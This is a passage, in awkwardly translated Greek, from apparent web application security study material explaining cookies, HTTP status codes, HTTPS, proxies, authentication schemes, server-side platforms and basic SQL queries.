- **EXPIRED** καθορίζει την ημερομηνία μέχρι την οποία είναι έγκυρα τα cookie. Αυτό προκαλεί το πρόγραμμα περιήγησης για να αποθηκεύσει τα cookie σε αποθηκευτικά μέσα , και να επαναχρησιμοποιηθεί σε μεταγενέστερες συνεδρίες του προγράμματος περιήγησης μέχρι την ημερομηνία λήξης. Αν το χαρακτηριστικό αυτό δεν έχει οριστεί , τα cookies χρησιμοποιούνται μόνο για την τρέχουσα περίοδο λειτουργίας της περιήγησης .


- Οι Προδιαγραφές τομέα ενημερώνουν τον τομέα πότε είναι έγκυρο τα cookies .

- Οι προδιαγραφές πορείας δίνουν τη διαδρομή URL για τα οποία είναι έγκυρα τα cookies .

- **SECURE** Αν αυτό το χαρακτηριστικό έχει οριστεί , τα cookies θα υποβληθούν μόνο σε HTTPS αιτήματα .

- **HttpOnly** Εάν αυτό το χαρακτηριστικό έχει οριστεί , τα cookies δεν μπορεί να είναι άμεσα προσβάσιμα μέσω του client-side JavaScript .

Κάθε ένα από αυτά τα χαρακτηριστικά cookies μπορεί να επηρεάσει την ασφάλεια της εφαρμογής .



10.Προβολή των cookies που υπάρχουν σε ένα περιηγητή

"Κωδικοί κατάστασης"

Κάθε μήνυμα απόκρισης HTTP πρέπει να περιέχει έναν κωδικό κατάστασης στη πρώτη γραμμή του , αναφέροντας το αποτέλεσμα της αιτήσεως. Οι κωδικοί κατάστασης εμπίπτουν σε ομάδες, σύμφωνα με το πρώτοψηφίο του κώδικα:

- **1xx** - Ενημερωτικό .

- **2xx** - Η αίτηση ήταν επιτυχής .

- **3xx** - Ο πελάτης ανακατευθύνεται σε μια διαφορετική πηγή .

- **4xx** - Η αίτηση περιέχει ένα λάθος κάποιου είδους .

- **5xx** - Ο διακομιστής αντιμετώπισε ένα σφάλμα στο αίτημα .

Υπάρχουν πολυάριθμες προδιαγραφές κωδικούς κατάστασης , πολλές από τις οποίες χρησιμοποιούνται μόνο σε εξειδικευμένες συνθήκες. Εδώ είναι οι κωδικοί κατάστασης που είναι πιο πιθανό να συναντήσει κάποιος σε επίθεση μιας εφαρμογής web , μαζί με τη γνωστή φράση που συνδέονται με αυτά :

- **100 Συνέχεια**, αποστέλλεται σε ορισμένες περιπτώσεις , όταν ένας πελάτης υποβάλλει μιααίτηση που περιέχει ένα σώμα . Η απάντηση αναφέρει ότι οι κεφαλίδες αίτηση ελήφθησαν και ότι ο πελάτης θα πρέπει να συνεχίσει την αποστολή του σώματος . ο διακομιστής επιστρέφει μια δεύτερη απάντηση , όταν η αίτηση έχει ολοκληρωθεί .

- **200 OK** αναφέρει ότι η αίτηση ήταν επιτυχής και ότι η απάντηση περιέχει το αποτέλεσμα της αίτησης.

- **201 Δημιουργήθηκε** , επιστρέφεται σε απάντηση σε ένα αίτημα **PUT** για να δείξει ότι το αίτημα ήταν επιτυχές .

- **301 έχουν μετακινηθεί μόνιμα**, ανακατευθύνει το πρόγραμμα περιήγησης μόνιμα σε ένα διαφορετικό **URL** , στην κεφαλίδα Location . Ο πελάτης πρέπει να χρησιμοποιήσει νέα διεύθυνση **URL** στο μέλλον και όχι το πρωτότυπο .

- **302 Βρέθηκαν** , ανακατευθύνει το πρόγραμμα περιήγησης προσωρινά σε μια διαφορετική διεύθυνση **URL** , στην κεφαλίδα Location . Ο πελάτης θα πρέπει να επανέλθει στην αρχική **URL** στις επόμενες αιτήσεις .

- **304 δεν τροποποιούνται**, αναθέτει στον browser να χρησιμοποιήσει αποθηκευμένο αντίγραφο της πηγής που ζητήθηκε . Ο διακομιστής χρησιμοποιεί το If- Modified -Since και If -None κεφαλίδες σε αίτημα για να διαπιστωθεί αν ο πελάτης διαθέτει την τελευταία έκδοση του πόρου .

- **400 Κακή αίτηση** , δείχνει ότι ο πελάτης δεν υποβάλει έγκυρη αίτηση HTTP . Θα συναντήθεί πιθανώς αυτό σε τροποποιήσεις αιτήματος, όπως με την τοποθέτηση ενός χαρακτήρα διαστήματος στο URL .

- **401 Αναρμόδια** , δηλώνει ότι ο διακομιστής απαιτεί έλεγχο ταυτότητας HTTP πριν από την αίτηση θα χορηγηθεί . Το WWW - Authenticate header περιέχει λεπτομέρειες σχετικά με τον τύπο της γνησιότητας που υποστηρίζονται.

- **403 Απαγορεύεται** , δηλώνει ότι κανείς δεν επιτρέπεται να έχει πρόσβαση στο ζητούμενο πόρο , ανεξαρτήτως της γνησιότητας.

- **404 Δεν βρέθηκε**, υποδεικνύει ότι ο πόρος που ζητήθηκε δεν υπάρχει .

- **405 Δεν επιτρέπεται**, η μέθοδος δείχνει ότι η μέθοδος που χρησιμοποιείται στην αίτηση δεν υποστηρίζεται από τις προδιαγραφές του URL . Για παράδειγμα , ενδέχεται να λάβει κάποιος αυτό το κωδικό κατάστασης , αν προσπαθήσει να χρησιμοποιήσει τη **PUT** μέθοδο όπου δεν υποστηρίζεται .

- **413 Αίτηση πολύ μεγάλη**, υποδεικνύει ότι το σώμα του αιτήματος σας είναι πολύ μεγάλο για τη διακομιστή για να το χειριστεί .

- **414 Αίτημα URI πολύ μεγάλο**, είναι παρόμοια με την ανταπόκριση 413 . Αυτό δείχνει ότι το URL που χρησιμοποιείται στην αίτηση είναι πολύ μεγάλο για το διακομιστή για να το χειριστεί .

- **500 Εσωτερικό σφάλμα διακομιστή** , υποδεικνύει ότι ο διακομιστής αντιμετώπισε ένα σφάλμα στο αίτημα . Αυτό συμβαίνει συνήθως όταν έχει υποβληθεί απροσδόκητη είσοδος που προκάλεσε ένα απρόσμενο λάθος κάπου μέσα στην επεξεργασία της εφαρμογής . Θα πρέπει να μελετηθεί προσεκτικά το πλήρες περιεχόμενο της απόκρισης του server για τυχόν στοιχεία που καταδεικνύουν τη φύση του σφάλματος .

- **503 Service μη διαθέσιμο**, συνήθως υποδεικνύει ότι, μολονότι το διαδίκτυο του διακομιστή λειτουργεί και μπορεί να ανταποκριθεί σε αιτήματα , η εφαρμογή πρόσβασης μέσω του server δεν ανταποκρίνεται. Θα πρέπει να ελέγθεί αν το αποτέλεσμα της κάθε δράσης που έχει εκτελέσει.

"HTTPS"

Το πρωτόκολλο **HTTP** χρησιμοποιεί απλό **TCP** ως μηχανισμό μεταφοράς του, η οποία δεν είναι κρυπτογραφημένη και ως εκ τούτου μπορούν να υποκλαπούν από έναν εισβολέα που είναι κατάλληλα τοποθετημένος στο δίκτυο. Το **HTTPS** είναι ουσιαστικά το ίδιο πρωτόκολλο επιπέδου εφαρμογής όπως το **HTTP** , αλλά διοχετεύεται πάνω από τον ασφαλή μηχανισμό μεταφοράς , **Secure Sockets Layer (SSL)** . Αυτό προστατεύει την ιδιωτική ζωή και την ακεραιότητα των δεδομένων που διέρχονται πάνω από το δίκτυο , μειώνοντας τις πιθανότητες για μη επεμβατικές επιθέσεις υποκλοπής . Οι **HTTP** αιτήσεις και αποκρίσεις λειτουργούν ακριβώς με τον ίδιο τρόπο ανεξάρτητα από το αν **SSL** χρησιμοποιείται για τη μεταφορά .

ΣΗΜΕΙΩΣΗ SSL έχει αυστηρά αντικατασταθεί από το **Transport Layer Security (TLS)** , αλλά το τελευταίο συνήθως εξακολουθεί να αναφέρεται με το παλαιότερο όνομα .

"HTTP πληρεξούσια"

Ένας **proxy HTTP** είναι ένας διακομιστής που μεσολαβεί μεταξύ του browser του client και του web server προορισμού . Όταν ο browser έχει εμπιστευτεί να χρησιμοποιήσετε ένα διακομιστή μεσολάβησης server, κάνει όλα τα αιτήματά της σε αυτόν το διακομιστή . Οι **proxy web servers** προωθούν τις απαντήσεις τους πίσω στο πρόγραμμα περιήγησης . Τα περισσότερα πληρεξούσια παρέχουν πρόσθετες υπηρεσίες , συμπεριλαμβανομένης της προσωρινής αποθήκευσης , ταυτότητας , και τον έλεγχο πρόσβασης . Δύο διαφορές υπάρχουν στον τρόπο με τον οποίο το **HTTP** λειτουργεί όταν ο αντιπρόσωπος διακομιστή χρησιμοποιείται :

- Όταν ένα πρόγραμμα περιήγησης χωρίς κρυπτογράφηση σε αίτηση HTTP σε έναν διακομιστή μεσολάβησης , του τοποθετεί την πλήρη διεύθυνση URL στην αίτηση , συμπεριλαμβανομένου του πρωτοκόλλου http:// , και τον αριθμό θύρας αν και αυτό δεν είναι συνηθισμένο . Ο διακομιστής μεσολάβησης εξάγει το όνομα και το λιμάνι και χρησιμοποιεί αυτές για να διευθύνει και να τα ζητήσει από τον σωστό διακομιστή Web προορισμού .

- Όταν το **HTTPS** χρησιμοποιείται , ο browser δεν μπορεί να εκτελέσει το **SSL** με το διακομιστή μεσολάβησης , διότι αυτό θα σπάσει την ασφαλή σύνδεση και θα αφήσει ευάλωτο το σύστημα σε επιθέσεις υποκλοπής . Ως εκ τούτου , το πρόγραμμα περιήγησης πρέπει να χρησιμοποιήσει πληρεξούσιο αναμετάδοσης **TCP**, το οποίο διέρχεται όλα τα δεδομένα του δικτύου και στις δύο κατευθύνσεις, μεταξύ του browser και του προορισμού του web server , με την οποία η μηχανή αναζήτησης εκτελεί μια χειραψία **SSL**. Για τη δημιουργία αυτού, ο browser κάνει μια αίτηση **HTTP** με τον διακομιστή μεσολάβησης χρησιμοποιώντας τη μέθοδο **CONNECT** τον καθορισμό του προορισμού, όνομα και αριθμό θύρας ως **URL** . Εάν ο proxy επιτρέπει την αίτηση , επιστρέφει μια απόκριση **HTTP** με κατάσταση 200 , κρατά τη σύνδεση **TCP** ανοικτή, και από εκείνο το σημείο και μετά ενεργεί με το **TCP** για τον προορισμό του web server. Με κάποιο μέτρο , το πιο χρήσιμο στοιχείο στην εργαλειοθήκη σε επιθέσεις σε web εφαρμογές είναι ένα εξειδικευμένο είδος proxy server που βρίσκεται μεταξύ του προγράμματος περιήγησης και της ιστοσελίδα στόχου και επιτρέπει να παρεμποδίσει και να τροποποιήσει όλες τις αιτήσεις και απαντήσεις , ακόμη και εκείνων που χρησιμοποιούν **HTTPS** .

"HTTP Αυθεντικοποίηση"

Το πρωτόκολλο HTTP περιλαμβάνει δικούς του μηχανισμούς για τον έλεγχο ταυτότητας των χρηστών που χρησιμοποιούν διάφορα συστήματα πιστοποίησης , συμπεριλαμβανομένων των εξής :

- **Basic** είναι ένας απλός μηχανισμός ελέγχου ταυτότητας που στέλνει διαπιστευτήρια του χρήστη , όπως ένα **Base64** - κωδικοποιημένο string σε μια κεφαλίδα αίτησης με κάθε μήνυμα.

- **NTLM** είναι μια πρόκληση - απάντηση μηχανισμός και χρησιμοποιεί μια έκδοση του του Windows πρωτόκολλου **NTLM** .

- **Digest** είναι μια πρόκληση - απάντηση μηχανισμός και χρησιμοποιεί MD5 αθροίσματα ελέγχου. Είναι σχετικά σπάνιο να αντιμετωπιστούν αυτά τα πρωτόκολλα ελέγχου ταυτότητας που χρησιμοποιούνται από web εφαρμογές που αναπτύχθηκαν στο Διαδίκτυο . Πιο συχνά χρησιμοποιούνται μέσα σε οργανώσεις για να έχουν πρόσβαση σε intranet - based υπηρεσίες.

" Ένας κοινός μύθος"

"Ο Βασικός έλεγχος ταυτότητας είναι επισφαλής . " Επειδή οι βασικές θέσεις διαπιστευτηρίων ελέγχου ταυτότητας σε μη κρυπτογραφημένη μορφή έιναι μέσα στο αίτημα HTTP , συχνά αναφέρεται ότι το πρωτόκολλο είναι επισφαλής και δεν πρέπει να χρησιμοποιείται . Βασίζεται σε φόρμες ταυτότητας , όπως από πολλές τράπεζες , τοποθετεί επίσης πιστοποιήσεις σε μη κρυπτογραφημένη μορφή στο αίτημα HTTP .Κάθε μήνυμα HTTP μπορεί να προστατευθεί από τις επιθέσεις υποκλοπών με τη χρήση HTTPS ως μηχανισμού μεταφοράς , η οποία θα πρέπει να γίνει με κάθε ασφάλεια.

"Λειτουργικότητα Web"

Εκτός από το βασικό πρωτόκολλο επικοινωνιών που χρησιμοποιείται για την αποστολή μηνυμάτων μεταξύ client και server , οι web εφαρμογές χρησιμοποιούν πολλές τεχνολογίες για να προσφέρουν λειτουργικότητά τους. Κάθε λογικά λειτουργική εφαρμογή μπορεί να χρησιμοποιήσει δεκάδες διαφορετικές τεχνολογίες στο διακομιστή και τα στοιχεία του πελάτη . Πριν να εξαπολύσουν μια σοβαρή επίθεση εναντίον μιας εφαρμογής web , θα πρέπει να υπάρχει μια βασική κατανόηση για τη λειτουργικότητα της , πώς είναι οι τεχνολογίες που χρησιμοποιούνται σχεδιασμένες και πως συμπεριφέρονται , και όπου τα αδύνατα σημεία τους είναι πιθανό να βρίσκονται.

"Server-side Λειτουργικότητα"

Στις αρχές του διαδικτύου περιέχονταν εξ ολοκλήρου στατικό περιεχόμενο . Οι Ιστοσελίδες αποτελούνταν από διάφορους πόρους , όπως **HTML** σελίδες και εικόνες , οι οποίες απλά έχαν φορτωθεί σε ένα web server και παραδίδονται σε κάθε χρήστη ο οποίος ζήτησε τα. Κάθε φορά που ένας συγκεκριμένος πόρος ζητούνταν , ο διακομιστής απάντούσε με το ίδιο περιεχόμενο .Οι Εφαρμογές web σήμερα εξακολουθούν να απασχολούν συνήθως έναν αριθμό στατικών πόρων.Ωστόσο , μία μεγάλη ποσότητα του περιεχομένου που παρουσιάζεται στους χρήστες παράγεται δυναμικά . Όταν ένας χρήστης ζητά μια δυναμική πηγή , η απάντηση του server δημιουργείται εκείνη τη στιγμή, και ο κάθε χρήστης μπορεί να λάβει το περιεχόμενο που είναι μοναδικά προσαρμοσμένο για αυτόν. Δυναμικό περιεχόμενο παράγεται από σενάρια ή άλλου κώδικα εκτέλεσης στο διακομιστή.

Τα scripts αυτά είναι παρόμοια με τα προγράμματα ηλεκτρονικών υπολογιστών . Έχουν διάφορες εισροές, εκτελούν επεξεργασία σε αυτά , και τα επιστρέφουν στο χρήστη . Όταν ο browser του χρήστη ζητά μια δυναμική πηγή , κανονικά δεν ζητά απλά ένα αντίγραφο αυτού του πόρου . Σε γενικές γραμμές , υποστηρίζει επίσης διάφορες παραμέτρους , μαζί με την αίτησή του . Είναι αυτές οι παράμετροι που επιτρέπουν τη serverside εφαρμογή τη δημιουργία περιεχομένου που είναι προσαρμοσμένη στον κάθε χρήστη . Οι Αιτήσεις HTTP μπορεί να χρησιμοποιηθούν για να στείλουν τις παραμέτρους στην εφαρμογή με τρεις κυρίως τρόπους :

- **Στη συμβολοσειρά ερωτήματος URL**
- **Στη διαδρομή των διευθύνσεων του αρχείου URL REST –style**
- **Στα HTTP cookies**
- **Στο σώμα των αιτήσεων με τη μέθοδο POST**


Εκτός από αυτές τις πρωτογενείς πηγές εισόδου, η πλευρά του διακομιστή της εφαρμογής δύναται κατ 'αρχήν να χρησιμοποιεί οποιοδήποτε τμήμα του αιτήματος **HTTP** ως εισροή για την επεξεργασία του. Για παράδειγμα , μια εφαρμογή μπορεί να επεξεργαστεί το **User-Agent header** για να δημιουργήσει περιεχόμενο που έχει βελτιστοποιηθεί για τον τύπο του browser που χρησιμοποιείται. Όπως και στα λογισμικά ηλεκτρονικών υπολογιστών,έτσι και στις web εφαρμογές χρησιμοποιούνται ένα ευρύ φάσμα τεχνολογιών στην πλευρά του server για να παραδώσουν τη λειτουργία τους :

- **Scripting γλώσσες όπως η PHP , VBScript , και Perl**
- **πλατφόρμες εφαρμογών Web , όπως ASP.NET και Java**
- **web server όπως ο Apache , IIS , και Netscape Enterprise**
- **Βάσεις Δεδομένων όπως το MS - SQL , Oracle και MySQL**
- **Άλλα back- end εξαρτήματα , όπως filesystems , SOAP - based υπηρεσίες web , και υπηρεσίες καταλόγου**

Μερικές από τις πιο κοινές πλατφόρμες εφαρμογών web και τις τεχνολογίες που είναι πιθανό να αντιμετωπιστούν περιγράφονται στις ακόλουθες ενότητες . κοινός μύθος " **Οι εφαρμογές μας χρειάζονται μόνο βιαστική ανασκόπηση της ασφάλειας , δεδομένου ότι χρησιμοποιούν καλό - πλαίσιο.** " Η χρήση ενός καλού - πλαίσιου που χρησιμοποιείται δεν είναι συχνά η αιτία για εφησυχασμό στην ιστοσελίδα ανάπτυξη εφαρμογών , με βάση την υπόθεση ότι δεν υπάχουν τα κοινά τρωτά σημεία σε επιθέσεις όπως η επίθεση SQL. Αυτή η υπόθεση είναι εσφαλμένη για δύο λόγους.

Πρώτον , ένας μεγάλος αριθμός τρωτών σημείων εφαρμογής web μπορούν να προκύψουν στο πλαίσιο μιας εφαρμογής σχεδιασμού.

Δεύτερον , επειδή δεν υπάρχει πλαίσιο συνήθως χρησιμοποιούνται plug- ins και, είναι πιθανό ότι αυτά τα πακέτα δεν έχουν υποβληθεί σε επανεξέταση της ασφάλειας τους .



11.Περιγραφή προτοκόλου HTTP

"Η πλατφόρμα Java"

Για πολλά χρόνια , η πλατφόρμα **Java Platform , Enterprise Edition (παλαιότερα γνωστή ως J2EE)** ήταν ένα de facto πρότυπο για εφαρμογές μεγάλης κλίμακας επιχείρησεων. Αρχικά αναπτύχθηκε από την Sun Microsystems και τώρα ανήκει στην Oracle , και είναι κατάλληλη για σπονδυλωτή ανάπτυξη και επαναχρησιμοποίηση κώδικα . Λόγω της μακράς ιστορίας της και ευρείας υιοθέτησης , πολλά highquality εργαλεία ανάπτυξης , όπως διακομιστές εφαρμογών , είναι διαθέσιμα να βοηθήσουν τους προγραμματιστές . Η πλατφόρμα Java μπορεί να τρέξει σε διάφορα συστήματα , συμπεριλαμβανομένων των **Windows , Linux και Solaris** . Περιγραφές σε **Java -based** εφαρμογές web απασχολούν συχνά όπως :

- **Enterprise Java Bean (EJB)** είναι ένα σχετικά βαρύ στοιχείο λογισμικού που συμπυκνώνει τη λογική μιας συνάρτησης εντός της αίτησης.Οι **EJBs** προορίζονται να ασχοληθούν με διάφορες τεχνικές προκλήσεις, όπως ακεραιότητας της συναλλαγής .

- **Plain Old Αντικείμενο Java (POJO)** είναι ένα συνηθισμένο αντικείμενο **Java** , σε αντιδιαστολή από ένα ειδικό αντικείμενο, όπως ένα **EJB** . Μια **POJO** συνήθως χρησιμοποιείται για να υποδηλώσει αντικείμενα που βρίσκονται στον χρήστη και είναι πολύ πιο απλό και πιο ελαφρύ από EJBs και εκείνων που χρησιμοποιούνται σε άλλα πλαίσια .

- **Java Servlet** είναι ένα αντικείμενο που βρίσκεται σε έναν application server και λαμβάνει **HTTP** αιτήματα από πελάτες και επιστρέφει αποκρίσεις **HTTP** . Servlet εφαρμογές μπορούν να χρησιμοποιήσουν πολλές διασυνδέσεις για να διευκολύνουν την ανάπτυξη των χρήσιμων εφαρμογών .

- Java web container είναι μια πλατφόρμα για Java -based εφαρμογές web . Παραδείγματα Java web container είναι τα **Apache Tomcat , BEA WebLogic και JBoss** . Πολλές από τις εφαρμογές web σε Java απασχολούν ανοιχτούς κώδικες , παράλληλα με προσαρμοσμένο κώδικα . Αυτή είναι μια ελκυστική επιλογή, διότι μειώνει την αναπτυξιακή προσπάθεια , και η Java είναι κατάλληλη για τη σπονδυλωτή προσέγγιση.

Εδώ είναι μερικά παραδείγματα των συστατικών που χρησιμοποιούνται συνήθως για τις βασικές λειτουργίες εφαρμογής :

- **Αυθεντικοποίηση** - Σύνδεσμος JAA , ACEGI
- **Στρώμα Παρουσίασης** - SiteMesh , Tapestry
- **Αντικείμενο Database** σχεσιακής χαρτογράφησης – αδρανοποίησης
- **Καταγραφή** - Log4J

Ένα θέμα ευπάθειας σε οποιοδήποτε από αυτά μπορεί να είναι εκμεταλλεύσιμο και να θέτουν σε κίνδυνο την ευρύτερη εφαρμογή . Η ASP.NET είναι το web πλαίσιο της Microsoft εφαρμογής και αποτελεί άμεσο ανταγωνιστή στην πλατφόρμα Java . Η **ASP.NET** είναι πολλά χρόνια νεότερη από τον ομόλογό του, αλλά έχει κάνει σημαντικές επιδρομές στο έδαφος της **Java** . Η **ASP.NET** χρησιμοποιεί **.NET** Framework της Microsoft , η οποία παρέχει μια εικονική μηχανή και ένα σύνολο από ισχυρά APIs . Οι **NET** γλώσσες , όπως η **C # ή VB.NET** , **ASP.NET** προσφέρονται για event-driven μοντέλο προγραμματισμού που είναι συνήθως σε συμβατικές επιφάνειες εργασίας του λογισμικού , και όχι το σενάριο που βασίζεται προσέγγισης που χρησιμοποιείται στα περισσότερα

προηγούμενα πλαίσια εφαρμογής web . Αυτό , σε συνδυασμό με τα ισχυρά εργαλεία ανάπτυξης που προβλέπεται με το **Visual Studio** , καθιστά την ανάπτυξη ένός λειτουργικού web εφαρμογής εξαιρετικά εύκολο για κάποιον με ελάχιστες δεξιότητες προγραμματισμού . Το πλαίσιο **ASP.NET** βοηθά στην προστασία των τρωτών σημείων κάποιας κοινής web εφαρμογής, όπως scripting cross-site , χωρίς να απαιτείται καμία ιδιαίτερη προσπάθεια. Ωστόσο , ένα πρακτικό μειονέκτημα της φαινομενικής απλότητάς του είναι ότι οι πολλές μικρής κλίμακας εφαρμογές **ASP.NET** στην πραγματικότητα δημιουργούνται από αρχάριους που δεν έχουν καμία επίγνωση των βασικών προβλημάτων ασφάλειας που αντιμετωπίζονται από τις εφαρμογές web .

"PHP"

Η γλώσσα **PHP** προέκυψε από ένα έργο χόμπι (το ακρωνύμιο δήλωνε αρχικά για την " προσωπική αρχική σελίδα ") . Από τότε έχει εξελιχθεί σε ένα ιδιαίτερα ισχυρό και πλούσιο πλαίσιο για την ανάπτυξη εφαρμογών web . Χρησιμοποιείται συχνά σε συνδυασμό με άλλες τεχνολογίες χωρίς σε αυτό που είναι γνωστό ως η Στοίβα **LAMP** (που αποτελείται από το Linux ως λειτουργικό σύστημα , Apache , το διαδίκτυο διακομιστή, **MySQL** ως server της βάσης δεδομένων και **PHP** ως γλώσσα προγραμματισμού για την εφαρμογή web) . Πολλές εφαρμογές ανοικτού κώδικα και συστατικά έχουν αναπτυχθεί χρησιμοποιώντας **PHP** . Πολλά από αυτά παρέχουν **off-the -shelf** λύσεις για κοινή εφαρμογή λειτουργίες , οι οποίες συχνά ενσωματώνονται σε ευρύτερα προσαρμοσμένες εφαρμογές :

- **πίνακες ανακοινώσεων - PHPBB , PHP – Nuke**
- **Διοικητική εμπρός άκρα – PHPMyAdmin**
- **Mail Web - SquirrelMail , IlohaMail**
- **Φωτογραφίες – Gallery**
- **Τα κάρρα αγορών - osCommerce , ECW –Shop**
- **Wikis - MediaWiki , WakkaWikki**

Επειδή η **PHP** είναι δωρεάν και εύκολη στη χρήση , ήταν συχνά η γλώσσα της επιλογής για πολλούς αρχάριους σε εφαρμογές web . Επιπλέον , ο σχεδιασμός και η προεπιλεγμένη γλώσσα του πλαισίου **PHP** ιστορικά έχει καταστήσει εύκολο για τους προγραμματιστές να εισάγουν ασυναίσθητα σφάλματα ασφαλείας στον κώδικά τους . Αυτοί παράγοντες είχαν ως αποτέλεσμα οι εφαρμογές γραμμένες σε **PHP** ναυποφέρουν από πολλά τρωτά σημεία ασφαλείας . Επιπλέον, πολλά ελαττώματα έχουν υπάρξει στο πλαίσιο της πλατφόρμας της **PHP** , που συχνά θα μπορούσαν να αξιοποιηθούν μέσω εφαρμογών που τρέχουν σε αυτό .

"Ruby on Rails"

Το Rails 1.0 κυκλοφόρησε το 2005 , με ιδιαίτερη έμφαση στη Model-View –Controller αρχιτεκτονική. Το κύριο πλεονέκτημα του Rails είναι η ιλιγγιώδη ταχύτητα με την οποία έφτασε τα δεδομένα στις εφαρμογές να μπορούν να δημιουργηθούν . Εάν ένας προγραμματιστής ακολουθεί τη Rails κωδικοποίηση και συμβάσεις ονομασίας Rails μπορεί να δημιουργεί αυτόματα ένα μοντέλο για το περιεχόμενο της βάσης δεδομένων , τις ενέργειες των ελεγκτών για την τροποποίηση αυτής της εφαρμογής . Όπως και με οποιοδήποτε εξαιρετικά λειτουργικά νέα τεχνολογία , αρκετές ευπάθειες έχουν βρεθεί σε Ruby on Rails , όπως είναι η ικανότητα να παρακάμψει ένα " safe mode ", ανάλογο με εκείνο που βρέθηκε σε PHP . Περισσότερες λεπτομέρειες σχετικά με τις πρόσφατες ευπάθειες μπορείτε να βρείτε εδώ :

www.ruby-lang.org/en/security/

"SQL"

Structured Query Language (SQL) χρησιμοποιείται για πρόσβαση σε δεδομένα σε σχεσιακές βάσεις δεδομένων , όπως **Oracle , MS - SQL server και MySQL** . Η συντριπτική πλειοψηφία των web σήμερα οι εφαρμογές χρησιμοποιούν SQL βάση δεδομένων για να αποθηκεύουν τα δεδομένα τους , και σχεδόν όλες τις λειτουργίες εφαρμογής περιλαμβάνουν την αλληλεπίδραση με αυτά τα τα δεδομένα με κάποιο τρόπο . Σχεσιακές βάσεις δεδομένων αποθηκεύουν δεδομένα σε πίνακες , καθένα από τα οποία περιέχει έναν αριθμό των γραμμών και των στηλών . Κάθε στήλη αντιπροσωπεύει τα δεδομένα, όπως το "όνομα" ή "**E -mail** ", και κάθε σειρά αντιπροσωπεύει ένα στοιχείο με τις τιμές που δίδονται σε ορισμένα πεδία . Η **SQL** χρησιμοποιεί ερωτήματα εκτέλεσης συνήθων εργασιών όπως η ανάγνωση , πρόσθεση , ενημέρωση , και διαγραφή δεδομένων .

Για παράδειγμα , για την ανάκτυση τη διεύθυνσης ηλεκτρονικού ταχυδρομείου ενός χρήστη, μια εφαρμογή μπορεί να εκτελέσει το ακόλουθο ερώτημα :

<<select email from users where name = ‘daf’>>

Για την υλοποίηση της λειτουργικότητας που χρειάζεται,οι web εφαρμογές μπορούν να ενσωματώνουν παρεχόμενο από το χρήστη εισόδου σε SQL ερωτήματα που εκτελούνται από τη βάση δεδομένων. Εάν αυτή η διαδικασία δεν διεξάγεται με ασφάλεια, οι εισβολείς μπορεί να είναι σε θέση να υποβάλουν κακόβουλο είσοδο και να παρεμβαίνουν στη βάση δεδομένων, να διαβάσει και να γράψει ευαίσθητα δεδομένα.

"XML"

